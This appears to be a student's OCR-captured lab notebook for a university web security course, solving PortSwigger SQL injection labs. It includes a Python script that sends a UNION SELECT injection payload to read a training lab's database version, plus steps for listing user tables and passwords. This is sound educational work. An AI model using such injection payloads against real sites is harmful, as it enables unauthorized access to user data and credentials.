
The vulnerability in this lab is that the site uses user controlled inputs to build a SQL query string. As an attacker, I can insert malicious code/strings in order to hijack the query and access privileged information. To remediate this vulnerability, the site developers should prevent users from controlling inputs, and the developers should provide server side checks to prevent hijacking of SQL queries.

NOTE: The version number “8.0.23” is highlighted in the terminal window in the image below.


queryingDatabaseVersionMySqlMicrosoft.py - websec - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXPLORER
OPEN EDITORS
queryingDatabas...
WEBSEC
Lab Notebook #1
Lab Notebook #1 Pr...
1.2-1.3
1.5
1.6
1.7
2.1
os-command-injec...
sqlInjection
sqlInjectionExami...
queryingDataba...
sqlInjectionUnion...
determineNumb...
findColumnCont...
retrieveDataFro...
s21websec-tristan-g...
hw1
hw1.py
requirements.txt
notebooks
.gitignore
README.md
TIMELINE
OUTLINE
NPM SCRIPTS
queryingDatabaseVersionMySqlMicrosoft.py
Lab Notebook #1 Programs > 2.1 > sqlInjectionExaminingTheDatabase > queryingDatabaseVersionMySqlMicrosoft.py > ...
1 import requests
2
3 site = "ac961f5c1f726337805454f90031005e.web-security-academy.net"
4 def try_category(category_string):
5 url = f'https://{site}/filter?category={category_string}'
6 resp = s.get(url)
7 print(resp.text)
8
9 s = requests.Session()
10
11 try_category("""Accessories' UNION SELECT @@version,null -- """)
PROBLEMS TERMINAL OUTPUT DEBUG CONSOLE
1: Python
</tr>
<tr>
<th>8.0.23</th>
</tr>
</tbody>
</table>


</section>

</body>
</html>
gomez22@magosgomez-HP-Laptop-15-bs1xx:~/Desktop/websec$
master
Python 3.8.0 64-bit
0 0
Live Share
-- INSERT --
Ln 11, Col 57
Spaces: 4
UTF




Sql-injection/examining-the-database(2)


Take a screenshot of the results showing the name of the user table.




Take a screenshot of the results showing the column names of the user table.



Take a screenshot of the results showing all of the users and their passwords for the site.



Take a screenshot showing completion of the level that includes your OdinId.


SQL injection attack, listing the database contents on non-Oracle databases — Mozilla Firefox
2.1: Command and SQL inje
SQL injection attack, listing
https://ac9c1f2d1ff7c289807e0813002f00d9.web-security-academy.net/my-account
Inbox - gomez22@pd...
Where work happens ...
Portland State Univer...
Course homepage: CS...
Homepage - CS-311-0...
Trezor Wallet
Web Security Academy
SQL injection attack, listing the database contents on non-Oracle databases
LAB
Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue lea
listingDatabaseContentsNonOracle.py - websec - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXPLORER
listingDatabaseContentsNonOracle.py
OPEN EDITORS
listingDatabaseC...
WEBSEC
1.5
1.6
1.7
2.1
os-command-injec...
TIMELINE
OUTLINE
NPM SCRIPTS
Lab Notebook #1 Programs > 2.1 > sqlInjectionExaminingTheDatabase > listingDatabaseContentsNonOracle.py > ...
PROBLEMS
TERMINAL
OUTPUT
DEBUG CONSOLE
1: Python
gomez22@magosgomez-HP-Laptop-15-bs1xx:~/Desktop/websec$
master
Python 3.8.0 64-bit
0 0
Live Share
-- INSERT --
Ln 13, Col 3 (279 selected)
Spaces: 4
UTF-8
LF
Python
Go Live